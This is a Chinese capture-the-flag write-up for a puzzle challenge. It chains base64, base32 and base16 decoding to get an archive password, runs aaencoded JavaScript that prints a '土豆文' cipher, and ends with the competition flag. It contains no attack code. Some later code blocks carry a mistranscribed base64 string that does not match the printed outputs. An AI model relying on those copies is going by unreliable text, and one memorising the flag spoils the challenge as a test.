


```
D:\协会\第八届信息安全大赛决赛\MISC\misc3>python key.pyc
RzRaVE1PSldHTTNFS05aVkdZWlRPTkJXR1laVEVNWlFHTVlUR09JPQ==
```

解base64得到一串类似base64的值，根据密文格式猜测是base32


base32解码后又得到一串数字，猜测是base16

最后解得明文`sicnuctf2019`，即压缩包密码为`sicnuctf2019`




```

s = 'RzRaVE1PSldHTTNFS05aVkdZWlRPTkJXR1laVEVNWlFHTVlUR09JPQ=='
print(base64.b64decode(s))
```

```
b'G4ZTMOJWGM3EKNZVGYZTONBWGYZTEMZQGMYTGOI='
[Finished in 3.0s]
```



```
s = 'RzRaVE1PS1dHTTNFS05aVkdZW1RPTkJXR1laVEVNW1FHTVV1UR09JPQ=='
print(base64.b32decode(base64.b64decode(s)))
```


```
b'7369636E7563746632303139'
[Finished in 1.1s]
```




```
s = 'RzRaVE1PS1dHTTNFS05aVkdZW1RPTkJXR1laVEVNW1FHTVV1UR09JPQ=='
print(base64.b16decode(base64.b32decode(base64.b64decode(s))))
```

```
b'sicnuctf2019'
[Finished in 1.0s]
```

解压出(0_0).txt，是一段aaencode，丢进浏览器运行得到一串类似与佛论禅的密文




```
ﾟωﾟﾉ= /｀ｍ´）ﾉ ~┻━┻   //*´∇｀*/ ['_']; o=(ﾟｰﾟ)  =_=3; c=(ﾟΘﾟ) =(ﾟｰﾟ)-(ﾟｰﾟ); (ﾟДﾟ) =(ﾟΘﾟ)=
(o^_^o)/ (o^_^o);(ﾟДﾟ)={ﾟΘﾟ: '_' ,ﾟωﾟﾉ : ((ﾟωﾟﾉ==3) +'_') [ﾟΘﾟ] ,ﾟｰﾟﾉ :(ﾟωﾟﾉ+ '_')[o^_^o -(ﾟ
Θﾟ)] ,ﾟДﾟﾉ:((ﾟｰﾟ==3) +'_')[ﾟｰﾟ] }; (ﾟДﾟ) [ﾟΘﾟ] =((ﾟωﾟﾉ==3) +'_') [c^_^o];(ﾟДﾟ) ['c'] = ((ﾟ
Дﾟ)+'_') [ (ﾟｰﾟ)+(ﾟｰﾟ)-(ﾟΘﾟ) ];(ﾟДﾟ) ['o'] = ((ﾟДﾟ)+'_') [ﾟΘﾟ];(ﾟoﾟ)=(ﾟДﾟ) ['c']+(ﾟДﾟ) ['o']+(ﾟωﾟﾉ
+'_')[ﾟΘﾟ]+ ((ﾟωﾟﾉ==3) +'_') [ﾟｰﾟ] + ((ﾟДﾟ) +'_') [(ﾟｰﾟ)+(ﾟｰﾟ)]+ ((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+((ﾟｰﾟ
==3) +'_') [(ﾟｰﾟ) - (ﾟΘﾟ)]+(ﾟДﾟ) ['c']+((ﾟДﾟ)+'_') [(ﾟｰﾟ)+(ﾟｰﾟ)]+ (ﾟДﾟ) ['o']+((ﾟｰﾟ==3) +'_') [ﾟΘ
ﾟ];(ﾟДﾟ) ['_'] =(o^_^o) [ﾟoﾟ] [ﾟoﾟ];(ﾟεﾟ)=((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+ (ﾟДﾟ) .ﾟДﾟﾉ+((ﾟДﾟ)+'_') [(ﾟｰﾟ)
+ (ﾟｰﾟ)]+((ﾟｰﾟ==3) +'_') [o^_^o -ﾟΘﾟ]+((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+ (ﾟωﾟﾉ +'_') [ﾟΘﾟ]; (ﾟｰﾟ)+=(ﾟΘ
ﾟ); (ﾟДﾟ)[ﾟεﾟ]='\\'; (ﾟДﾟ).ﾟΘﾟﾉ=(ﾟДﾟ+ ﾟｰﾟ)[o^_^o -(ﾟΘﾟ)];(oﾟｰﾟo)=(ﾟωﾟﾉ +'_')[c^_^o];(ﾟДﾟ) [
ﾟoﾟ]='\"';(ﾟДﾟ) ['_'] ( (ﾟДﾟ) ['_'] (ﾟεﾟ+(ﾟДﾟ)[ﾟoﾟ]+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ (o^_^o)+ (ﾟДﾟ)[ﾟε
ﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((ﾟｰﾟ) + (o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((o^_^o)
+(o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) +(o^_^o))+ (o^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (
ﾟΘﾟ))+ ((ﾟｰﾟ) + (o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ
)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (ﾟΘﾟ))+ ((o^_^o) +(o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰ
ﾟ) + (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((ﾟｰﾟ) + (o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟ
Θﾟ)+ (ﾟｰﾟ)+ ((ﾟｰﾟ) + (o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (ﾟΘﾟ))+ (c^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+
((o^_^o) - (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(oﾟｰﾟo)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((ﾟｰﾟ) + (o^_^o))+ (ﾟΘﾟ)+ (ﾟДﾟ) [ﾟ
Θﾟ]+ (ﾟДﾟ)[ﾟεﾟ]+(oﾟｰﾟo)+ ((ﾟｰﾟ) + (ﾟｰﾟ))+ (ﾟДﾟ) ['c']+ (ﾟｰﾟ)+ ((o^_^o) +(o^_^o))+ (ﾟДﾟ)[ﾟεﾟ
]+(oﾟｰﾟo)+ ((o^_^o) +(o^_^o))+ (ﾟДﾟ) .ﾟДﾟﾉ+ (ﾟДﾟ) ['c']+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(oﾟｰﾟ
o)+ ((o^_^o) +(o^_^o))+ (ﾟДﾟ) .ﾟДﾟﾉ+ (ﾟДﾟ) ['c']+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(oﾟｰﾟo)+ ((ﾟ
ｰﾟ) + (ﾟｰﾟ))+ ((o^_^o) - (ﾟΘﾟ))+ (ﾟДﾟ) .ﾟДﾟﾉ+ ((o^_^o) +(o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+(oﾟｰﾟo)+
```



```
εﾟ]+(oﾟｰﾟo)+ ((o^_^o) +(o^_^o))+ (c^_^o)+ (ﾟΘﾟ)+ (ﾟДﾟ) .ﾟΘﾟﾉ+ (ﾟДﾟ)
[ﾟεﾟ]+(oﾟｰﾟo)+ ((o^_^o) +(o^_^o))+ (ﾟДﾟ) .ﾟДﾟﾉ+ (ﾟДﾟ) ['c']+ ((ﾟｰﾟ)
+ (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(oﾟｰﾟo)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((o^_^o) - (ﾟΘﾟ))+ (ﾟ
Дﾟ) .ﾟｰﾟﾉ+ (ﾟДﾟ) .ﾟｰﾟﾉ+ (ﾟДﾟ)[ﾟεﾟ]+(oﾟｰﾟo)+ ((o^_^o) +(o^_^o))+ (ﾟДﾟ)
.ﾟДﾟﾉ+ (ﾟДﾟ) ['c']+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(oﾟｰﾟo)+ ((ﾟｰﾟ) +
(o^_^o))+ (ﾟДﾟ) .ﾟωﾟﾉ+ (ﾟｰﾟ)+ ((o^_^o) +(o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+(oﾟｰﾟ
o)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ) .ﾟωﾟﾉ+ (ﾟΘﾟ)+ (ﾟΘﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(oﾟｰﾟo)+
((o^_^o) +(o^_^o))+ (ﾟДﾟ) .ﾟДﾟﾉ+ (ﾟДﾟ) ['c']+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)
[ﾟεﾟ]+(oﾟｰﾟo)+ ((o^_^o) +(o^_^o))+ (ﾟДﾟ) .ﾟДﾟﾉ+ (ﾟДﾟ) ['c']+ ((ﾟｰﾟ)
+ (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(oﾟｰﾟo)+ ((ﾟｰﾟ) + (ﾟｰﾟ))+ (ﾟДﾟ) .ﾟωﾟﾉ+ (ﾟДﾟ) [ﾟ
Θﾟ]+ ((ﾟｰﾟ) + (ﾟｰﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(oﾟｰﾟo)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((ﾟｰﾟ) +
(ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ) .ﾟДﾟﾉ+ (ﾟДﾟ) .ﾟωﾟﾉ+ (ﾟДﾟ)[ﾟεﾟ]+(oﾟｰﾟo)+ ((ﾟｰﾟ)
+ (ﾟｰﾟ))+ (ﾟДﾟ) .ﾟｰﾟﾉ+ (ﾟДﾟ) ['c']+ (ﾟДﾟ) .ﾟΘﾟﾉ+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+
((o^_^o) - (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟΘﾟ)+ (ﾟДﾟ)[ﾟoﾟ]) (ﾟ
Θﾟ)) ('_');
土豆滅滅苦滅不苦利顛波孕依曳一遮曳般實豆離想世礙喝佛訶隸地參死   VM1484:3
尼羯槃羯闍道室若摩菩實能伽藐槃那娑心悉摩孕輸特死殿切帝怛勝諸。一即勝怛滅勝
滅穆娑滅滅諸姪跋
< undefined
>
```

百度搜集信息易知是“土豆文”，根据贴内提供的土豆文加解密工具可直接解密得到flag



百度为您找到相关结果约33个


"若摩菩" 及其后面的字词均被忽略，因为百度的查询限制在38个汉字以内。

手把手教你土豆文 Ver 2.0 - 土豆星 - KeyFansClub 我们的梦想

9条回复 - 发帖时间: 2011年3月30日
2015年10月8日 - 土豆滅滅苦滅竟滅伊穆佛究姪多夢世迦切顛神佛提訶陀大孕顛藐若礙上豆夜迦得...礙姪侄顛哆伽道罰是悉罰訶怯...
www.keyfc.net/bbs/show... - 百度快照

[土豆星土豆文自主规限]ORZ||| - 土豆星 - KeyFansClub 我们的梦想

9条回复 - 发帖时间: 2007年12月22日
2007年12月22日 - 土豆滅滅苦滅漫吉朋帝伽薩心知竟藝亦數悉他遠上彌遮除夜明隸參上豆即礙世...依想夷道麼參明闍麼般實醯遮槃悉勝孕知寫苦娑跋神勝夢知豆即羯若等夷涅...
www.keyfc.net/bbs/show... - 百度快照



tudou.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

土豆滅滅苦滅不苦利顛波孕依曳一遮曳般實豆離想世礙喝佛訶隸地參死尼羯盤羯闍道室若摩菩竟能伽耨盤那娑心悉摩孕輸特死殿切帝怛勝諸。一即勝怛滅勝滅穆娑滅滅諸姪跋

sicnuctf{FunnyMi$c_W1th_Pyc3_Ba5e3_@nd_AA_Tud0u}

NoKey-0
In-Time ClipText Decoder V1.3
Copyright (c) Chizuna, Misha @ MAGI-V 2007


misc4-长路漫漫

- 出题人：昏鸦

解题思路

